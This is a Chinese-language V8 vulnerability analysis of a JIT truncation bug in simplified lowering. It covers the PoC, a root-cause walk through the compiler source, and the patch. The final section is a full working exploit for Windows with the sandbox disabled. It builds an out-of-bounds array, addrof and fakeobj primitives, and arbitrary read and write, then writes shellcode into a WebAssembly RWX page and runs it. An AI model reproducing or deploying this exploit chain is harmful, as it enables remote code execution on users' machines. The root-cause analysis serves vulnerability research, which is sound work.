

poc:


```
function foo(b){  
  let y = (new Date(42)).getMilliseconds();  
  let x = -1;  
  if(b) x = 0xFFFF_FFFF;  
  let c = Math.max(0, x , -1);  
  return -1 < c;  
}  
  
console.log(foo(true));  
console.log(foo(false));  
for(i=0;i<0x10000;i++)  
  foo(false);  
console.log(foo(true));
```

Root case:

先简单描述一下漏洞的发生:

当b是true时, x = 0xFFFF_FFFF;

在Math.max中, x的类型为kword64, 此时他是一个无符号数, 值为0xFFFF_FFFF, 所以在max进行比较时自然是比0或-1大的, 所以运算的结果将会返回0xFFFF_FFFF, 但是在下面一行代码处: -1 < c, jit时这里会有一个将word64截断为int32的过程, 此时0xFFFF被识别为有符号数为-1, 所以变成了-1<-1,返回false。



接下来我们就详细来分析一下这个导致漏洞的截断是如何产生的:

首先Simplified lowering主要分为三个阶段:

- The truncation propagation phase (RunTruncationPropagationPhase)
 - 反向数据流分析, 传播truncations, 并设置restriction_type。
- The type propagation phase (RunTypePropagationPhase)
 - 正向数据流分析, 根据feedback_type重新计算type信息。
- The lowering phase (Run, after calling the previous phases)
 - 降级nodes
 - 插入conversion nodes


```
void Run(SimplifiedLowering* lowering) {
    GenerateTraversal();
    RunPropagatePhase();
    RunRetypePhase();
    RunLowerPhase(lowering);
}
```

对于这个漏洞来说主要分析第三个阶段, 也就是lower阶段, 在该阶段主要会进行下面的出操作:

- 将节点本身lower到更具体的节点(通过DeferReplacement)
- 当该节点的output representation与此输入的预期使用信息不匹配时, 对节点进行转换(插入 ConvertInput), 比如对于一个representation是 kSigned的node1, 若其use节点node2会将其 truncation到kWord64, 则将会插入ConvertInput函数对该节点进行转换。

我们这里的截断TruncateInt64ToInt32就是通过插入ConvertInput来生成的

下面是Simplified lowering之前的ir图, 和上面的图片比较可以很明显的看出NumberMax降低为了Int64LessThan+Select, SpeculativeNumberLessThan降低为了Int32LessThan。



我们这里重点分析插入ConvertInput的内容, 这里简单总结一下调用链:

VisitNode->VisitBinop->ProcessInput->GetRepresentationFor
在GetRepresentationFor函数中触发漏洞代码添加TruncateInt64ToInt32()

具体代码:

```
case IrOpcode::kSpeculativeNumberLessThan:
case IrOpcode::kSpeculativeNumberLessThanOrEqual:
case IrOpcode::kSpeculativeNumberEqual: {

    .....

    // Try to use type feedback.
    NumberOperationHint hint = NumberOperationHintOf(node->op());
    switch (hint) {
        case NumberOperationHint::kSigned32:
        case NumberOperationHint::kSignedSmall:
            if (propagate<T>()) {

                .....

            } else {
                DCHECK(lower<T>());
                Node* lhs = node->InputAt(0);
                Node* rhs = node->InputAt(1);
                if (IsNodeRepresentationTagged(lhs) &&
                    IsNodeRepresentationTagged(rhs)) {

                    .....

                } else {
                    VisitBinop<T>(node,
                        CheckedUseInfoAsWord32FromHint(
                            hint, FeedbackSource(), kIdentifyZeros),
                        MachineRepresentation::kBit);
                    ChangeToPureOp(node, Int32Op(node));
                }
            }
        return;
    }
```

在VisitNode中对于kSpeculativeNumberLessThan节点我们会走到上面的代码处，VisitBinop去处理节点的左右input节点，ChangeToPureOp将节点降低为Int32LessThan。

我们接着来看VisitNode:

```
template <Phase T>
void VisitBinop(Node* node, UseInfo left_use, UseInfo right_use,
    MachineRepresentation output,
    Type restriction_type = Type::Any()) {
    DCHECK_EQ(2, node->op()->ValueInputCount());
    ProcessInput<T>(node, 0, left_use);
    ProcessInput<T>(node, 1, right_use);
    for (int i = 2; i < node->InputCount(); i++) {
        EnqueueInput<T>(node, i);
    }
    SetOutput<T>(node, output, restriction_type);
}
```

这里他对左右input节点调用了ProcessInput，它是一个模板函数，根据不同的phase调用不同的实现，这里我们是lower阶段，我们去看他的实现:

```
template <>
void RepresentationSelector::ProcessInput<LOWER>(Node* node, int index,
    UseInfo use) {
    DCHECK_IMPLIES(use.type_check() != TypeCheckKind::kNone,
        !node->op()->HasProperty(Operator::kNoDeopt) &&
        node->op()->EffectInputCount() > 0);
    ConvertInput(node, index, use);
}
```

可以看到他调用了ConvertInput来对节点进行转换:

```

void ConvertInput(Node* node, int index, UseInfo use,
                 Type input_type = Type::Invalid()) {
    // In the change phase, insert a change before the use if necessary.
    if (use.representation() == MachineRepresentation::kNone)
        return; // No input requirement on the use.
    Node* input = node->InputAt(index);
    DCHECK_NOT_NULL(input);
    NodeInfo* input_info = GetInfo(input);
    MachineRepresentation input_rep = input_info->representation();
    if (input_rep != use.representation() ||
        use.type_check() != TypeCheckKind::kNone) {
        // Output representation doesn't match usage.
        TRACE("  change: %#d:%s(@%d %#d:%s) ", node->id(), node->op()->mnemonic(),
              index, input->id(), input->op()->mnemonic());
        TRACE("from %s to %s:%s\n",
              MachineReprToString(input_info->representation()),
              MachineReprToString(use.representation()),
              use.truncation().description());
        if (input_type.IsInvalid()) {
            input_type = TypeOf(input);
        }
        Node* n = changer->GetRepresentationFor(input, input_rep, input_type,
                                                node, use);
        node->ReplaceInput(index, n);
    }
}

```

这个结果我们可以通过添加`--trace--representation`这个flag来查看：

下面就是对SpeculativeNumberLessThan的两个输入节点#34和#81的转换结果：

```

visit #61: SpeculativeNumberLessThan
change: #61:SpeculativeNumberLessThan(@0 #34:NumberConstant) from kRepTaggedSigned to kRepWord32:no-truncation (but identify zero
change: #61:SpeculativeNumberLessThan(@1 #81:Select) from kRepWord64 to kRepWord32:no-truncation (but identify zeros)

```

我们重点来看实现转换的函数，这里也是漏洞产生的主要位置

```

case IrOpcode::kNumberMax: {

    Type const lhs_type = TypeOf(node->InputAt(0));
    Type const rhs_type = TypeOf(node->InputAt(1));

    .....

} else if (jsgraph->machine()->Is64() &&
           lhs_type.Is(type_cache->kSafeInteger) &&
           rhs_type.Is(type_cache->kSafeInteger)) {
    VisitInt64Binop<T>(node);
    if (lower<T>()) {
        lowering->DoMax(node, lowering->machine()->Int64LessThan(),
                       MachineRepresentation::kWord64);
    }
} else {

    .....

}
return;
}

```

在分析转换实现之前，我们先回忆一下select节点的由来，在NumberMax节点的lower阶段，会通过DoMax来降低节点为Int64LessThan+Select，注意此时设置了MachineRepresentation::kWord64，我们继续回到节点转换，这里我们是满足`output_rep == MachineRepresentation::kWord64`这个判断的，并且此时的输出类型为Type::Unsigned32（上面的from kRepWord64 to kRepWord32中的word32），所以他就会添加`TruncateInt64ToInt32()`。

这里直接放了补丁代码方便比较：

```

@@ -949,10 +949,10 @@
     return node;
} else if (output_rep == MachineRepresentation::kWord64) {
    if (output_type.Is(Type::Signed32()) ||

```

```

-     output_type.Is(Type::Unsigned32())) {
-     op = machine()->TruncateInt64ToInt32();
- } else if (output_type.Is(cache_->kSafeInteger) &&
-     use_info.truncation().IsUsedAsWord32()) {
+     (output_type.Is(Type::Unsigned32()) &&
+     use_info.type_check() == TypeCheckKind::kNone) ||
+     (output_type.Is(cache_->kSafeInteger) &&
+     use_info.truncation().IsUsedAsWord32())) {
    op = machine()->TruncateInt64ToInt32();
} else if (use_info.type_check() == TypeCheckKind::kSignedSmall ||
    use_info.type_check() == TypeCheckKind::kSigned32 ||

```

稍微修改下poc，通过使用arr.shift trick来构造oob array：

```

function foo(b) {
    let x = -1;
    if (b) x = 0xFFFF_FFFF;
    let c = Math.max(0, x) - 1;
    c = -c;
    c = Math.max(c, 0);
    c -= 1;
    var arr=new Array(c);
    arr.shift();
    var cor = [1.1,1.2,1.3];
    return [arr, cor];
}

for(var i=0;i<0x3000;++i)
    foo(false);


var x = foo(true);
var arr = x[0];
var cor = x[1];
console.log(arr.length);

```

简单分析一下poc：

let c = Math.max(0, x) - 1;

ir图如下：



此处是在max结点和sub结点直接的截断触发了漏洞。


这将导致实际值为-2，而推测值为Range(-1,4294967294)；

c = 0-c; 实际值2，推测范围Range(-4294967294,1)

c = Math.max(c, 0);//实际值2，推测范围Range(0,1)


c -= 1;//实际值1，推断范围Range(-1, 0)

ir图如下：




通过运算构造出oob所需要的格式这样就可以配合arr.shift();创建出长度为-1的arry, 即可用它来oob。

我们来简单看一下arr.shift附近的ir图:



上图是load elimination阶段之前的图, 此时由于不知道具体的length范围, 会给它一个初始的大range。

load elimination阶段之后将length折叠为了常数-1



涉及到的代码

```
// Compute the new {length}.
length = graph()->NewNode(simplified()->NumberSubtract(), length,
                           jsgraph()->OneConstant());

// Store the new {length} to the {receiver}.
etrue1 = graph()->NewNode(
    simplified()->StoreField(AccessBuilder::ForJSArrayLength(kind)),
    receiver, length, etrue1, if_true1);
```

这样我们就得到了一个长度为-1（0xffffffff）的越界array，之后的利用就是常规的oob利用写法了

最终exp

windows版本，可在--no-sandbox下触发：

```
var wasm_code = new Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128,128,0,1,0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,128,128,0,0,7,145,128,128,128,0,2,6,109,101,109,111,114,121,2,0,4,109,97,105,110,0,0,10,138,128,128,128,0,1,132,128,128,128,0,0,65,42,11]);
var wasm_mod = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_mod);
var f = wasm_instance.exports.main;

var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new Uint32Array(buf);
let buf2 = new ArrayBuffer(0x150);

function ftoi(val) {
    f64_buf[0] = val;
    return BigInt(u64_buf[0]) + (BigInt(u64_buf[1]) << 32n);
}

function itof(val) {
    u64_buf[0] = Number(val & 0xfffffffffn);
    u64_buf[1] = Number(val >> 32n);
    return f64_buf[0];
}

function foo(b) {
    let x = -1;
    if (b) x = 0xFFFF_FFFF;
    let c = Math.max(0, x) - 1; //实际值是-2, 推测范围是(-1, 4294967294)
    c = 0 - c; //实际值2, 推测范围(-4294967294, 1)
    c = Math.max(c, 0); //实际值2, 推测范围(0, 1)
    c -= 1; //实际值1, 推断范围 (-1, 0)
    var arr=new Array(c);
    arr.shift();
    var cor = [1.1,1.2,1.3];
    return [arr, cor];
}

for(var i=0;i<0x3000;++i)
    foo(false);

var x = foo(true);
var arr = x[0];
var cor = x[1];

const idx = 6;
arr[idx+10] = 0x4242;

function addrof(k) {
    arr[idx+1] = k;
    return ftoi(cor[0]) & 0xfffffffffn;
}

function fakeobj(k) {
    cor[0] = itof(k);
```

```

    return arr[idx+1];
}

var float_array_map = ftoi(cor[3]);

var arr2 = [itof(float_array_map), 1.2, 2.3, 3.4];
var fake = fakeobj(addrrof(arr2) + 0x20n);

function arbread(addr) {
    if (addr % 2n == 0) {
        addr += 1n;
    }
    arr2[1] = itof((2n << 32n) + addr - 8n);
    return (fake[0]);
}

function arbwrite(addr, val) {
    if (addr % 2n == 0) {
        addr += 1n;
    }
    arr2[1] = itof((2n << 32n) + addr - 8n);
    fake[0] = itof(BigInt(val));
}

function copy_shellcode(addr, shellcode) {
    let dataview = new DataView(buf2);
    let buf_addr = addrrof(buf2);
    let backing_store_addr = buf_addr + 0x14n;
    arbwrite(backing_store_addr, addr);

    for (let i = 0; i < shellcode.length; i++) {
        dataview.setUint32(4*i, shellcode[i], true);
    }
}

var rwx_page_addr = ftoi(arbread(addrrof(wasm_instance) + 0x68n));
console.log("[+] Address of rwx page: " + rwx_page_addr.toString(16));

var shellcode = [3833809148,12642544,1363214336,1364348993,3526445142,1384859749,1384859744,1384859672,1921730592,3071232080,8271
48874,3224455369,2086747308,1092627458,1091422657,3991060737,1213284690,2334151307,21511234,2290125776,1207959552,1735704709,1355
809096,1142442123,1226850443,1457770497,1103757128,1216885899,827184641,3224455369,3384885676,3238084877,4051034168,608961356,351
0191368,1146673269,1227112587,1097256961,1145572491,1226588299,2336346113,21530628,1096303056,1515806296,1497454657,2202556993,13
79999980,1096343807,2336774745,4283951378,1214119935,442,0,2374846464,257,2335291969,3590293359,2729832635,2797224278,4288527765,
3296938197,2080783400,3774578698,1203438965,1785688595,2302761216,1674969050,778267745,6649957];
copy_shellcode(rwx_page_addr, shellcode);
f();

```